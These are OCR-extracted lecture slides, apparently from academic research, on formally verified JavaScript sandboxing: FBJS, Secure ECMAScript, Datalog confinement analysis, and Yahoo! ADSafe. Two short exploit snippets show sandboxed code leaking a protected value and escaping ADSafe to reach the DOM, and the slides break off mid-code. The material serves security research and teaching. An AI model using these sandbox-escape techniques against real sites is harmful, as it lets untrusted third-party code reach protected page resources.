- Operational Semantics for JavaScript (ES3)
- Sandboxing technique
- Comparison with FBJS

Facebook FBJS



FBJS is a sublanguage of JavaScript designed for writing Facebook apps

Comparison with FBJS

FBJS sandboxing mechanism (for Hosting Page Isolation)

- Blacklists critical identifiers and property names
- `IDX` like check on dynamically generated properties
- Disallows `with`, `eval`, `Function`


Our technique: inspired by FBJS. But:

Take Away: Formal semantics are immensely useful in both designing and analyzing sandboxing mechanisms

  - backed by rigorous proof of correctness
- Impact on FBJS: found 4 different exploitable vulnerabilities
  - built "malicious apps" that could reach the DOM
  - reported them along with fixes that were adopted promptly
- Limitation: our guarantees hold *only* for JavaScript (ES3) as standardized

Mediated Access

Mediated Access: Problems



Sandbox Design: ensure that sandboxed code obtains access to ANY protected resource ONLY via the API

API Confinement: verify that sandboxed code cannot use the API to obtain direct access to a security-critical resource

Mediated Access: Plan

- ES5-strict and Secure ECMAScript (SES)
- Sandboxing technique
- Confinement analysis technique
- Application: Yahoo! ADSafe

Enforcing mediated access is challenging for ES3

- No lexical scoping
- Ambient access to global scope object
- Lack of closure-based encapsulation (in implementations)
- Mutable built-ins
- Dynamic Code Generation (`eval`)

Designing and analyzing mediating APIs is a nightmare!

The ES5-strict language

ES5-strict = ES3 with the following restrictions

Restriction (relative to ES3)	Rationale
No `delete` on variable names	Lexical scoping
No prototypes for scope objects	
No `with`	
No `this` coercion	No ambient access to Global object
Safe built-in functions	
No `.caller`, `.callee` on arguments object	Closure-based encapsulation
No `.caller`, `.arguments` on function objects	
No `arguments` and formal parameters aliasing	

Our sub-language Secure ECMAScript (SES)

SES = ES5-strict with two more restrictions:

1. Immutable built-in objects (e.g., `Object.prototype`)
2. Only scope-bounded `eval`

Remarks

- Practical to implement within ES5-strict
- Language for third-party code in the Google Caja framework

Scope-bounded `eval`

$$\texttt{eval}(s, x_1, \ldots, x_n)$$

Explicitly list free variables of s

Example: `eval(“function(){return x}”, x)`

- Run-time restriction: $Free(Parse(s)) \subseteq \{x_1, \ldots, x_n\}$
- Allows an upper bound on side-effects of executing s

Structural Operational Semantics for SES

- Developed a structural operational semantics for SES
  - based on 5th edition of the EMCA-262 specification
  - similar in structure to our semantics of ES3
- Formally showed that SES is lexically scoped

Theorem: *α-renaming of bound variables is semantics preserving*

Mediated Access: Plan

- Secure ECMAScript (SES)
- Sandboxing technique
- Confinement analysis technique
- Application: Yahoo! ADSafe

Sandboxing for SES


Sandbox Design: ensure that sandboxed code obtains access to ANY protected resource ONLY via the API

Solution:

1. Store API object in variable `api`:

   ```
   var api = <API>;
   ```

2. Restrict untrusted code so that `api` is the only accessible global variable



`eval(`*s*`,"api")`

SES Filter & Rewriter

s

Third-party


Much simpler than our previous sandboxing mechanism!

Mediated Access: Plan

- Secure ECMAScript (SES)
- Sandboxing technique
- Confinement analysis technique
- Application: Yahoo! ADSafe

API Confinement: verify that sandboxed code cannot use the API to obtain direct access to a security-critical resource

API Design: Write-only Log Example



```
<critical>
0
0
```

```
var log =
 [<critical>,0,0]
```


```
function push(x)
  {log.push(x)}
```

API

`log` never leaks

1. Sandbox prevents direct access to `log`
2. API only allows data to be written to `log`

API Design: Adding a `store` method



```
var log =
 [<critical>,0,0]
```


```
function push(x)
   {log.push(x)}
```

```
function store(i,x)
   {log[i] = x}
```

`log` leaks !

```
var steal;
API.store("push",function(){steal = this});
API.push();  // steal now contains <critical>
```

Verifying Confinement: Approach



Key Properties of API Implementations


- Code is part of the trusted computing base
- Small in size, relative to the application
- Written in a disciplined manner
- Developers have an incentive in keeping the code simple

Insights:

- Conservative and scalable static analysis techniques can do well
- Can soundly establish API Confinement
- Can warn developers away from using complex coding patterns

Verifying *Confine(t, critical)*

Our decision procedure and implementation



Inference Rules
(SES semantics)

Abstraction

Trusted code t

+

`eval` with free var `“api”`

+

Environment
(Built-ins)

Datalog Solver
(least fixed point)

$Leak(l) \wedge Critical(l)$?

true

NOT CONFINED

false

CONFINED

Express Analysis in Datalog (Whaley et. al.)

- Abstract SES programs as Datalog facts

Program t

l_1`:var y = {};`

l_2`:var x = y;`

l_3`:x.f = y;`

abstract

Facts(t)

$Stack(y, l_1)$

$Assign(x, y)$


$Store(x, \text{“}f\text{”}, y)$

- Abstract the semantics of SES as Datalog inference rules

$$
\begin{aligned}
&Stack(x, l) &&:\!-\ Assign(x, y), Stack(y, l) \\
&Heap(l, f, m) &&:\!-\ Store(x, f, y), Stack(x, l), Stack(y, m)
\end{aligned}
$$

- Execution of program t is abstracted by the least-fixed-point of $Facts(t)$ under the inference rules

Our Decision Procedure (Oakland'11)



Abstraction

Trusted code t

+

`eval` with free vars `"api"`

+

Environment (Built-ins)

Inference Rules
(SES semantics)

Datalog Solver
(least fixed point)

$Leak(l) \wedge Critical(l)$?

true

NOT CONFINED

false

CONFINED

Soundness Theorem: *Procedure returns* CONFINED => $Confine(t, critical)$

Mediated Access: Plan


- Secure ECMAScript (SES)
- Sandboxing technique
- Confinement analysis technique
- Application: Yahoo! ADSafe

Implementation: We implemented the decision procedure in the form of an automated tool ENCAP

- built on top of Datalog engine: bddbddb
- available online at: `http://code.google.com/p/es-lab/Encap`

Application: Yahoo! ADSafe

ADSafe: Mechanism for safely embedding ads



Sandbox: JSLint Filter

API: `ADSAFE` object

This was an actual exploit

```
<div id="test">
<script>
"use_strict";
ADSAFE.lib("___nodes___",
        function(lib){
          var o = [{appendChild: function(x){
                        var steal = x.ownerDocument}},
                tagName:1}];
          return o;});

ADSAFE.go("test",
        function(dom,lib){
            // lib points to the adsafe lib object
                                                        ary
